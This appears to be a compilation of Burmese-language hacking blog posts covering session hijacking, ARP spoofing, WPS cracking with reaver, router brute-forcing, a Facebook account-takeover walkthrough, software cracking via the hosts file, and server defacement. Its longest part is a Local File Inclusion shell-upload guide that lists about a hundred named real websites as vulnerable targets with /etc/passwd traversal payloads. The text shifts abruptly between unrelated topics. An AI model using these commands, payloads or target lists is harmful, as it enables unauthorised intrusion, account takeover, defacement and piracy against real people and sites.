ဒီ Method ကေတာ့ attacker ဟာ packet sniffing ကို အသံုးျပဳျပီးေတာ့ session cookie ကို ခိုးယူျခင္းပဲျဖစ္ပါတယ္။ အဲ့ဒါကို ကာကြယ္ဖို ့အခ်ိဳ ့ website ေတြက SSL(encrypts the session) ကို အသံုးျပဳၾကပါတယ္။ ဒါေပမယ့္ authenticated တစ္ခါ ျဖစ္ျပီးသြားျပီ ဆိုတာနဲ ့ အဲ့ encryption ကို ထပ္မသံုးသင့္ေတာ့ပါဘူး။ ဘာျဖစ္လို ့လဲဆိုေတာ့ အဲ့လို လုပ္ျခင္းျဖင့္ attacker ကို network traffic ကို ဖတ္ရွဳခြင့္ရရွိသြားျပီးေတာ့ server data ေတြကို ၾကားက ျဖတ္ယူႏိုင္မွာျဖစ္ပါတယ္။
3. Client-side attacks (XSS, Malicious JavaScript Codes, Trojans, etc):
Attacker ေတြဟာ Javascript codes ေတြကို client system ထဲမွာ run ေပးျခင္းျဖင့္ Session ကို ခုိးယူလို ့ရပါတယ္။ ပံုမွန္အားျဖင့္ေတာ့ ဒီ Method ျဖင့္ XSS အသံုးျပဳတဲ့ website ေတြကေနတဆင့္ client ကိုတိုက္ခိုက္ေလ့ ရွိပါတယ္။
Client အေနနဲ ့ကလည္း ယံုၾကည္ရတယ္ထင္တဲ့ website ကိုအသံုးျပဳသင့္ပါတယ္။ ဒီလိုမွမဟုတ္ပဲ attacker ေတြရဲ ့Malicious Javascript codes ေတြပါ၀င္တဲ့ website link ကိုသာ ႏွိပ္လိုက္မိလို ့ကေတာ့ Session cookies ေတြနဲ ့အျခား confidential data ေတြ ခိုးယူျခင္းခံရမွာျဖစ္ပါတယ္။
4. Physical access:
တကယ္လို ့Attacker ကသာ Physical access လုပ္ဖို ့အခြင့္အေရးရခဲ့ရင္ေတာ့ Session ေတြကို ခိုးယူဖို ့သူ ့အတြက္ပိုမုိလြယ္ကူပါတယ္။ အမ်ားအားျဖင့္ ဒီလို Physical access ေတြအျဖစ္မ်ားတာက Public Internet Cafe ေတြ Internet ဆိုင္ေတြမွာ အျဖစ္မ်ားပါတယ္။ Client တစ္ေယာက္ဟာ website တစ္ခုကို login လုပ္ျပီး အသံုးျပဳခဲ့မယ္။ ( ဥပမာ facebook တို ့ gmail ) အဲ့ Client လဲ အသံုးျပဳျပီးေရာ အဲ့စက္ကို attacker တစ္ေယာက္ အသံုးျပဳဖို ့ေရာက္လာရင္ေတာ့ Session Cookie ေတြကို အလြယ္တကူ ခိုးယူျပီး access ရယူသြားႏုိင္မွာျဖစ္ပါတယ္။

ARP Spoofing ဆိုတာ ကြ်န္ေတာ္ နားလည္သေလာက္ေျပာရမယ္ဆိုရင္ေတာ့ Attacker ေတြက fake Address Resolution Protocol (ARP) ေတြကို Local Area Network ထဲကို ပို ့လႊတ္တာပဲျဖစ္ပါတယ္။
(ကြ်န္ေတာ္သိထားသေလာက္ေျပာတာေနာ္ မျပည့္စံုတာ အမွားအယြင္းပါတယ္ ဆိုရင္ေတာ့ နားလည္သူမ်ား comment ခ်န္ခဲ့ပါ ျပင္သင့္ရင္ ျပင္ပါ့မယ္)
ARP Spoofing လုပ္ျခင္းျဖင့္ Attacker ဟာ LAN ထဲမွာရွိတဲ့ Data Frames ေတြကို intercept လုပ္ျခင္း ၊
traffic ကို modify လုပ္ျခင္း ၊ ဒါမွ မဟုတ္ traffic ကို လံုး၀ stop ျခင္းမ်ား ျပဳလုပ္ေလ့ရွိပါတယ္။
တစ္ခါတစ္ေလ က်ေတာ့ Attacker ေတြဟာ တျခား attack လုပ္ဖို ့အတြက္ ေရွ ့ေျပး အေနနဲ ့ ARP Spoofing လုပ္ေလ့ရွိပါတယ္။ ဥပမာ denial of service တို ့ man in the middle ဒါမွမဟုတ္ session hijacking attacks လုပ္ဖို ့အတြက္ ARP Spoofing ျပဳလုပ္ေလ့ရွိပါတယ္။
ဒီ Tutorial က Wifi Router ရဲ ့ PSK ( Pre-Share Key ) ကို ရဖို ့အတြက္ WPS (Wi-Fi Protected Setup) ကို Bruteforce လုပ္မွာပဲျဖစ္ပါတယ္။
ကဲစလိုက္ၾကရေအာင္
အရင္ဆံုး Terminal ကို ဖြင့္ပါ။
ဖြင့္ျပီးရင္ ေအာက္မွာ ေဖာ္ျပထားတဲ့ command ေတြကို အသံုးျပဳရမွာျဖစ္ပါတယ္
airmon-ngမွတ္ခ်က္။ ။ [wlan0] ဆိုတဲ့ေနရာမွာ သင္ crack လုပ္မယ္ wifi ရဲ ့interface ကိုထည့္ရမွာျဖစ္ပါတယ္။ က်ေနာ္ကေတာ့ ဒီမွာ wlan0 နဲ ့ဥပမာ ေပးထားပါတယ္။
airmon-ng stop [wlan0]
airodump-ng [wlan0]
ေနာက္ထပ္ Terminal အသစ္တစ္ခုကို ထပ္ဖြင့္ပါ။
wash -i [wlan0] -c CHANNEL_NUM -C -sျပီးရင္ ေနာက္ထပ္ Terminal အသစ္တစ္ခု ထပ္ဖြင့္ရအံုးမယ္ဗ်။
reaver -i [wlan0] -b [BSSID] --fail-wait=360
ဒါပါပဲ
WPS pin ကို crack ဖို ့အတြက္ကေတာ့ အနည္းဆံုးအခ်ိန္ ၄ နာရီ ကေန ၁၀ နာရီ ၾကားထဲမွာ ၾကာမွာျဖစ္ပါတယ္။ :P
သူမ်ားဟာ ခိုးသံုးဖို ့ crack တာပဲ password သြားေမးတာ ထက္ေတာ့ ၾကာမွာေပါ့ေနာ္ :D
Router တစ္လံုးကို Access လုပ္ဖို ့အတြက္ Username နဲ ့ Password လုိအပ္ပါတယ္။
ဘယ္ အမ်ိဳးအစား Router ျဖစ္ျဖစ္ သူ ့ရဲ ့ Default Username နဲ ့ Password ကို သိရင္ Access လုပ္လို ့ရပါတယ္။

အဲ့ဒါကေတာ့ Password Protection လုပ္ထားတာပါ။
ပထမဆံုးအေနနဲ ့ Brutus ကို အသံုးျပဳဖို ့လိုအပ္ပါတယ္။
Brutus ကို ဖြင့္ပါ။

ျပီးရင္ Brutus Configuration ထဲက Target ေနရာမွာ Router ရဲ ့ IP Address ျဖည့္ပါ
User File နဲ ့ Pass File မွာ brute force လုပ္ဖို ့အတြက္ User File ထဲမွာ Username list နဲ ့ Pass File ထဲမွာ Password list ကို ထည့္ေပးရမွာျဖစ္ပါတယ္။
အားလံုး ျဖည့္ျပီးရင္ေတာ့ Start ကို ႏွိပ္လုိက္ပါ။

ဒါဆိုရင္ေတာ့ Brutus က Router ကို Crack လုပ္ေနျပီျဖစ္ပါတယ္

Crack လုပ္တာ ျပီးတဲ့ အထိေစာင့္ျပီးရင္ေတာ့ Router အတြက္ Username နဲ ့ Password ရမွာျဖစ္ပါတယ္။

ဒါဆိုရင္ေတာ့ Username နဲ့ Password ျဖည့္ျပီး Router ထဲ ၀င္လို ့ရျပီ ျဖစ္ပါတယ္။

ဒီပိုစ့္မွာေတာ့ facebook က fixed ျပန္လုပ္ျပီးသား bug တစ္ခု အေၾကာင္းကို တင္ျပေပးသြားမွာျဖစ္ပါတယ္
ဒီ bug ကို ရွာေတြ ့ခဲ့တဲ ့ Fin1te ဆိုတဲ့ ငနဲကေတာ့ US$ 20,000 ရသြားတယ္ဗ်။
အရင္ဆံုး သေဘာတရားကို ေျပာရမယ္ဆိုရင္ေတာ့
fb က သင့္ရဲ ့account တစ္ခုအတြက္ link လုပ္ဖို ့ mobile နံပါတ္ တစ္ခုေတာင္းတယ္ဗ်
အဲ့ဒီ mobile ရဲ ့ SMS ကေနတဆင့္ fb news feed ေတြ post ေတြ ကိုလည္း update ရသလို fb ကို login ၀င္တဲ့အခါ email address အစား အဲ့ ဖုန္းနံပါတ္ကို လည္း အသံုးျပဳလို ့ရတယ္ ဆိုတဲ့ အခ်က္ကေန အစ ဆြဲထုတ္ထားတဲ့ bug ပဲဗ်။
အဲ့ bug ရဲ ့အစကေတာ့ /ajax/settings/mobile/confirm_phone.php ရဲ ့အဆံုးပိုင္းနားမွာဗ်
account နဲ ့ phone no ခ်ိတ္တဲ့ ( verification code received via your mobile ) ရဲ ့ profile_id
က main ပဲ..
profile_id က account တစ္ခုကို account ပိုင္ရွင္ထည့္သြင္းထားတဲ့ mobile no တစ္ခုနဲ ့set လုပ္ျပီးသား အဲ့ဒါကို account ပိုင္ရွင္ မသိလိုက္ သတိမထားမိလိုက္ပဲ verification လုပ္တဲ့ mobile no ကို ေျပာင္းလို ့ရပါတယ္။
( ေအာက္မွာ ဆက္လက္ေဖာ္ျပထားေသာ exploit မ်ားသည္ မူလ bug ကို exploit လုပ္ထားသူ Fin1te ရဲ ့ UK မွ ျပဳလုပ္ပံု အဆင့္ဆင့္ျဖစ္ပါသည္ )
အရင္ဆံုး facebook SMS short code ျဖစ္တဲ ့ "F" ဆိုတဲ့ letter ကို 32665 သို ့ Send လုပ္လုိက္ပါ
ဒါဆိုရင္ေတာ့ character ၈ခု ပါတဲ ့ verification code တစ္ခု ကို receive ျပန္ရမွာျဖစ္ပါတယ္

ျပီးရင္ေတာ့ ဒီေနရာက code ကို ေအာက္က ေပးထားတဲ့ ပံုထဲကအတိုင္း modify လုပ္သြားတာပါ

ဒါဆိုရင္ေတာ့ မူလ user ရဲ ့value of __user နဲ ့ ကြ်န္ေတာ္တို ့ခုနက edit လုပ္ျပီး ျပင္လိုက္တဲ့ profile_id နဲ ့မတူေတာ့ဘူးဆိုတာကို ေတြ ့ရတယ္ခင္ဗ်။

ျပီးရင္ေတာ့ SMS နဲ ့တဆင့္ Confirmation ရမွာျဖစ္ပါတယ္

ဒီကေနမွတဆင့္ password reset ကို ေျပာင္းလဲထားတဲ့ mobile no ရဲ ့ SMS ကတဆင့္ reset ခ်သြားတာပါ။


ဒါဆိုရင္ေတာ့ ရရွိလာတဲ့ code ကို ျဖည့္ျပီး password အသစ္ ကိုေပးလိုက္မယ္ဆိုရင္
ပြဲသိမ္းသြားျပီေပါ့....

အရင္ဦးဆံုး မိမိကြန္ပ်ဴတာထဲက ဒီ directory ကို သြားလိုက္ပါ။
C:\Windows\System32\drivers\etc\
ျဖည့္ျပီးရင္ save လုပ္လိုက္ပါ။127.0.0.1 anchorfree.net
127.0.0.1 rss2search.com
127.0.0.1 techbrowsing.com
127.0.0.1 box.anchorfree.net
127.0.0.1 www.mefeedia.com
127.0.0.1 www.anchorfree.net
127.0.0.1 www.mefeedia.com
ဒီေနရာမွာ window xp နဲ ့ဆိုရင္ သိပ္ျပသနာမရွိဘူး error မျပပဲ save လုပ္သြားလိမ့္မယ္။
ဒါေပမယ့္ window 7 မွာ ဆိုရင္ေတာ့ security အရ save ေပးမလုပ္ပါဘူး ဒါ့ေၾကာင့္ bypass လုပ္ရပါလိမ့္မယ္
bypass လုပ္ဖို ့အတြက္ေတာ့
- "hosts" ဆိုတဲ့ file ကို right click ႏွိပ္ျပီး properties ကို သြားပါ။
- security tab က Edit ကို click လုပ္လိုက္ပါ။
- User ကို select လုပ္ျပီးေတာ့ "Full Control" ဆိုတာကို အမွန္ျခစ္ေလးေပးလိုက္ပါ။
ဒါဆိုရင္ေတာ့ window 7 မွာလဲ save လုပ္လို ့ရသြားမွာပါ။
ေနာက္တဆင့္အေနနဲ ့ Hotspot Shield မရွိေသးရင္ Download လုပ္ပါ။
password - PIPO
( ရွိျပီးသားဆို download လုပ္ဖို ့မလုိအပ္ပါဘူး )
rar ဖိုင္ကို extract လုပ္ျပီးေတာ့ HSS-2.06-install-p41-290-conduit.exe ကို install လုပ္လိုက္ပါ။
install လုပ္ျပီးရင္ Reboot တစ္ခါျပန္ခ်ပါ။
ေနာက္တဆင့္အေနနဲ ့ HSS-2.55-install-elite-395-conduit.exe ကို install လုပ္ျပီး Reboot ေနာက္တစ္ခါ ျပန္ခ်ေပးပါ။
ဒါဆိုရင္ေတာ့ သင့္ hotspot shield ဟာ ads ေတြ banners ေတြမပါေတာ့ပဲနဲ ့ crack ျပီးသားျဖစ္သြားပါျပီ။


ဒီနည္းေလးက အဆင့္ရွိတဲ့နည္းေလးတစ္ခုေတာ့မဟုတ္ပါဘူး ၾဆာသမားေတြ အတြက္ေတာ့ ကေလးအထာေလးေတြပါ။
ဒါေပမယ့္ Hacking ကို ေလ့လာကာစ လူေတြအတြက္ေတာ့ နည္းနည္း အထင္ၾကီးေလာက္စရာရွိတယ္
Cgi-suspended pages ဆိုတာ Host ကေန ျဖဳတ္ခ်ခံထားရတဲ့ site pages ေတြကို ေျပာတာျဖစ္ပါတယ္
Attacker အေနနဲ ့ template ကို edit လုပ္ျခင္းျဖင့္ defacing လုပ္ႏုိင္ပါတယ္
သူ ့မွာ အားသာခ်က္တစ္ခု ရွိပါတယ္ အဲ့ဒါကေတာ့ Server တစ္ခုထဲက site တစ္ခု ဟာ suspended ျဖစ္ေနျပီဆိုရင္ အဲ့ Cgi-suspended pages ရဲ ့template ကို edit လုပ္ျပီး deface code ကို ထည့္ျပီးတဲ ့အခါ အဲ့ server ထဲမွာ ရွိတဲ ့အျခား site page ေတြရဲ ့ေနာက္မွာ /cgi-sys/suspendedpage.cgi ျဖည့္လိုက္တာနဲ ့site တစ္ခုျခင္းဆီကို deface လုပ္စရာမလိုပဲနဲ ့ deface ကိုေတြ ့ရမွာျဖစ္ပါတယ္
ဥပမာ www.blarblarblar.com နဲ ့ www.dardardar.com တို ့ဟာ Server တစ္ခုတည္းမွာ ရွိေနတဲ့ site ေတြျဖစ္ျပီး အဲ့ Cgi-suspended page template ကို edit လုပ္ျပီး deface code ထည့္ထားမယ္ဆိုရင္ www.dardardar.com တို ့www.blarblarblar.com တို ့ ရဲ ့ေနာက္မွာ /cgi-sys/suspendedpage.cgi လို ့ျဖည့္လိုက္တာနဲ ့အဲ့ site address နဲ ့deface ကို ေတြ ့ရမွာျဖစ္ပါတယ္ ... မ်က္လွည့္ျပၾကည့္တာ ဘာမွ မဟုတ္ဘူးေနာ္....
အဲ့ဒီအတြက္ WHM panel တစ္ခုလိုအပ္ျပီး account ရွိရပါမယ္။
WHM panel ကေန login ၀င္ျပီးသြားရင္ေတာ့
Account Functions >> Web Template Editor ကို သြားလိုက္ပါ။

Web Template Editor ဖြင့္ျပီးသြားရင္ အဲ့ထဲက Account Suspended ဆိုတာကို click လုပ္လိုက္ရင္ ေအာက္မွာ ျပထားတဲ့ ပံုထဲကလို coding ေတြေတြ ့ရပါလိမ့္မယ္။
ဒါဆိုရင္ေတာ့ မိမိရဲ ့ deface code ကို ေျပာင္းျဖည့္လိုက္ျပီး ရင္ save လုပ္လုိက္ပါ။

အဲ့ဒါဆိုရင္ေတာ့ အဲ့ Server ေအာက္မွာရွိေနတဲ့ Site ေတြအားလံုးကို deface လုပ္စရာမလိုပဲနဲ ့ /cgi-sys/suspendedpage.cgi လို ့ျဖည့္လိုက္တာနဲ ့ ကိုယ့္ရဲ ့ deface ကိုေတြ ့ရမွာျဖစ္ပါတယ္။
Local File Inclusion Vulnerability ကို အသံုးခ်ျပီး Shell upload လုပ္ဖို ့အတြက္ common parameter အခ်ိဳ ့ကို သိထားဖို ့လိုအပ္ပါတယ္။
index.php?homepage=
index.php?page=
index.php?index2=
LFI နဲ ့ Shell upload လုပ္ဖို ့အတြက္ လိုအပ္တာေတြကေတာ့
၁။ Vulnerable Website
၂။ Shell
၃။ User-Agent Switcher ( Download )
၄။ Mozilla FireFox
ကြ်န္ေတာ့္ဆီမွာ ရွိေနတဲ vulnerable site ေတြကေတာ့
http://kyengerarotaryclub.org/index.php?page=/etc/passwd
http://www.crsfsite.net/main/index.php?page=/etc/passwd
http://modelspromo.com/index.php?page=/etc/passwd
http://www.mrt.ac.lk/gavel/index.php?page=/etc/passwd
http://nyctradeprinting.com/index.php?page=/etc/passwd
http://www.dayborodistrict.com.au/index.php?page=/etc/passwd
http://schumpeter2011.econ.tuwien.ac.at/index.php?page=/etc/passwd
http://www.alinholding.com/index.php?page=/etc/passwd&page_title=home
http://diuf.unifr.ch/pai/education/2006_2007/ca/index.php?page=/etc/passwd&subpage=/etc/passwd
http://lyantndc.cluster010.ovh.net/index.php?page=/etc/passwd
http://mspierphoto.com/index.php?page=/etc/passwd
http://www.tottenfarms.com/index.php?site=1&page=/etc/passwd
http://www.sohnidharti.tv/main/Urdu/index.php?page=/etc/passwd
http://www.crsfsite.net/main/index.php?page=/etc/passwd
http://www.expo-ingenieurs.be/index.php?lang=FR&page=/etc/passwd
http://www.lovium.nl/index.php?page=/etc/passwd
http://www.death-star.net/index.php?Page=/etc/passwd
http://www.f-a-t.de/fat_v1/index.php?lang_id=2&page=/etc/passwd
http://www.jpistudios.com/redirect.php?page=../../../../../../etc/passwd
http://x17agency.com/redirect.php?page=../../../../../etc/passwd
http://www.winnerspizza.com/index.php?page=/etc/passwd
http://oregon-airsoft.com/index.php?page=/etc/passwd
http://www.eyesonmain.ca/index.php?page=/etc/passwd
http://www.tottenfarms.com/index.php?page=/etc/passwd
http://www.rtscom.com/index.php?page=/etc/passwd
http://www.lavieillefrance.fr/index.php?page=/etc/passwd
http://www.evoca.ch/index.php?page=../etc/passwd
http://estaminetlille.fr/vieille/index.php?page=/etc/passwd
http://www.traildumont.be/index.php?page=/etc/passwd&album=12
http://www.speakingfromtheheartinc.com/index.php?page=/etc/passwd
http://www.moto-plus.net/index.php?Page=../../../../../etc/passwd
http://www.maxparts.ru/index.php?page=/etc/passwd
http://www.focusfloors.co.za/?page=../../../../etc/passwd
http://www.bushboats.co.za/index.php?page=../../../../etc/passwd
http://www.creteform.com/index.php?page=/etc/passwd&PHPSESSID=null
http://www.dreisingerfuneralhome.com/index.php?page=../../../../../etc/passwd
http://www.iceclub.biz/index.php?page=../../../../etc/passwd
http://www.daybororuralfire.com.au/index.php?page=/etc/passwd
http://www.spcstamps.com/index.php?page=/etc/passwd&back=null
http://www.ninaal.pl/index.php?page=../etc/passwd
http://www.tempelwelt.de/index.php?page=../../../../etc/passwd&PHPSESSID=null
http://www.mescreations.fr/index.php?page=../../../../etc/passwd
http://www.death-star.net/index.php?Page=/etc/passwd&Mode=MDP
http://www.scoberbernbach.de/index.php?page=/etc/passwd
http://lomejordehuelva.com/index.php?page=/etc/passwd
http://pomestam24.ru/index.php?page=/etc/passwd&option=login
http://www.kaltimmethanol.com/indo/index.php?page=/etc/passwd
http://winnerspizza.com/index.php?page=/etc/passwd
http://timslist.com/utechtube/index.php?page=/etc/passwd
http://www.fuw.edu.pl/~trawinski/index.php?page=/etc/passwd
http://www.memorial-odlozil.cz/odlozil/index.php?page=/etc/passwd
http://maxponomarenko.ru/index.php?page=/etc/passwd
http://shotgun.cc/index.php?page=/etc/passwd
http://www.fair-wohnen.de/index.php?page=../../../../../../etc/passwd
http://jhcs.eu/index.php?folder=Kontakt&page=../../../../../etc/passwd
http://www.rheuma-liga.selbsthilfe-wue.de/index.php?page=/etc/passwd&titel=Kontakt
http://www.hamann-lege.de/index.php?page=/etc/passwd
http://www.ulmer-verein.de/uv/index.php?page=/etc/passwd
http://proimmo360.com/index.php?page=/etc/passwd
http://www.lelo.biz/index.php?name=Kontakt&page=/etc/passwd&items=4
http://www.misbrugscenterherning.dk/index.php?page=../../../../../etc/passwd
http://www.wti-juelich.de/index.php?page=/etc/passwd
http://www.sekoro.seko-bayern.org/index.php?page=/etc/passwd
http://www.immobilieninvest.at/index.php?page=/etc/passwd&PHPSESSID=null
http://www.lc-bensberg-schloss.de/index.php?page=../../../../../../../../etc/passwd
http://www.ingolstadt.muetterzentren-bayern.de/index.php?page=/etc/passwd
http://www.tendokarate.no/index.php?page=/etc/passwd
http://www.mstechnical.pl/de/index.php?page=/etc/passwd
http://www.k-turm.de/index.php?page=/etc/passwd
http://wsc-skiextreme.wir-und-ich.de/index.php?page=../../../etc/passwd
http://www.seniorenbueros-bayern.de/index.php?page=/etc/passwd&titel=Kontakt
http://www.bodyworld-schkeuditz.de/index.php?page=/etc/passwd
http://www.fortschrittwuerzburg.selbsthilfe-wue.de/index.php?page=/etc/passwd&titel=Kontakt
http://www.spielmannszug-ffw-oberkotzau.de/index.php?page=/etc/passwd
http://proimmo360.com/index.php?page=/etc/passwd
http://www.grabowscy.com/index.php?page=/etc/passwd
http://www.heilpraxis-geissdoerfer.de/index.php?page=/etc/passwd
http://www.selfclean.de/index.php?page=/etc/passwd
http://www.ninaal.pl/index.php?page=../etc/passwd
http://www.cncmodel.pl/eng/index.php?page=/etc/passwd
http://walk-in-the-park.de/index.php?page=/etc/passwd
http://www.k-tower.eu/index.php?page=/etc/passwd
http://dorfschuetzen.de.dedi926.your-server.de/index.php?page=/etc/passwd&PHPSESSID=null
http://www.ma2da.de/index.php?page=/etc/passwd
http://www.frauentreff-welden.de/index.php?page=/etc/passwd
http://etechnik-wichmann.de/index.php?page=../../../../etc/passwd
http://www.erotik-als-lebenskraft.de/index.php?page=/etc/passwd
http://84388.webhosting28.1blu.de/huchbaumanagement/index.php?page=/etc/passwd
http://www.stotterer-selbsthilfe-regensburg.seko-bayern.org/index.php?page=/etc/passwd
http://www.muezeger.de/index.php?page=/etc/passwd
http://schlafapnoe.selbsthilfe-wue.de/index.php?page=/etc/passwd
http://www.hctjstbk.cz/index.php?page=/etc/passwd
http://violetta-tradgard.se/index.php?page=/etc/passwd
http://www.sdhpardubice.cz/index.php?page=/etc/passwd
http://www.osteoporose.selbsthilfe-wue.de/index.php?page=/etc/passwd
http://www.die-drid.de/index.php?mod=kontaktmenu.php&page=/etc/passwd
ပထမဆံုးအေနနဲ ့LFI Vulnerable ရွိေနတဲ့ site ( အေပၚက List ထဲပါတဲ့ site ေတြတင္မကပါဘူး မိမိ ကိုယ္တိုင္ရွာေတြ ့ထားတဲ ့ site ေတြလည္း အသံုးျပဳလို ့ရပါတယ္ root access ရထားဖို ့ေတာ့လိုအပ္ပါတယ္ )
ရဲ ့ေနာက္မွာ /etc/passwd ဆိုတာကို ရိုက္ထည့္လိုက္ပါ။
ဒါဆိုရင္ေတာ့ root access ရေအာင္ လုပ္ဖို ့အတြက္ username & password ကို ေတာ့ရျပီ
Password ကို ဘယ္လို hash ျဖည္ရမယ္ root access ရေအာင္ ဘယ္လုိ လုပ္ရမလဲဆိုတာေတာ့ ကြ်န္ေတာ္ tutorial သပ္သပ္ ေရးခဲ့ျပီးျပီ လိုအပ္ရင္ ရွာဖတ္လိုက္ပါ။

ေနာက္တဆင့္အေနနဲ ့ path ကို /proc/self/environ ဆိုတာကို ေျပာင္းလိုက္ပါ။ ကြ်န္ေတာ္ ဥပမာေပးထားတဲ့ site အရဆို ေအာက္ကပံုအတိုင္းျဖစ္လိမ့္မယ္။

အဲ့လို အထက္ကအတုိင္း /etc/passwd နဲ ့ /proc/self/environ ကို စစ္ၾကည့္လို ့ok တယ္ဆုိရင္ေတာ့
remote code execution လုပ္ဖို ့အတြက္ User-Agent Switcher ဆိုတဲ့ extension ကို အသံုးျပဳရပါမယ္။
User Agent ကို edit လုပ္ဖုိ ့နဲ ့ code ေတြ ေျပာင္းဖို ့အတြက္
ေအာက္မွာေဖာ္ျပထားတဲ ့ပံုေတြထဲကအတိုင္း step by step ျပဳလုပ္ေပးရမွာျဖစ္ပါတယ္။


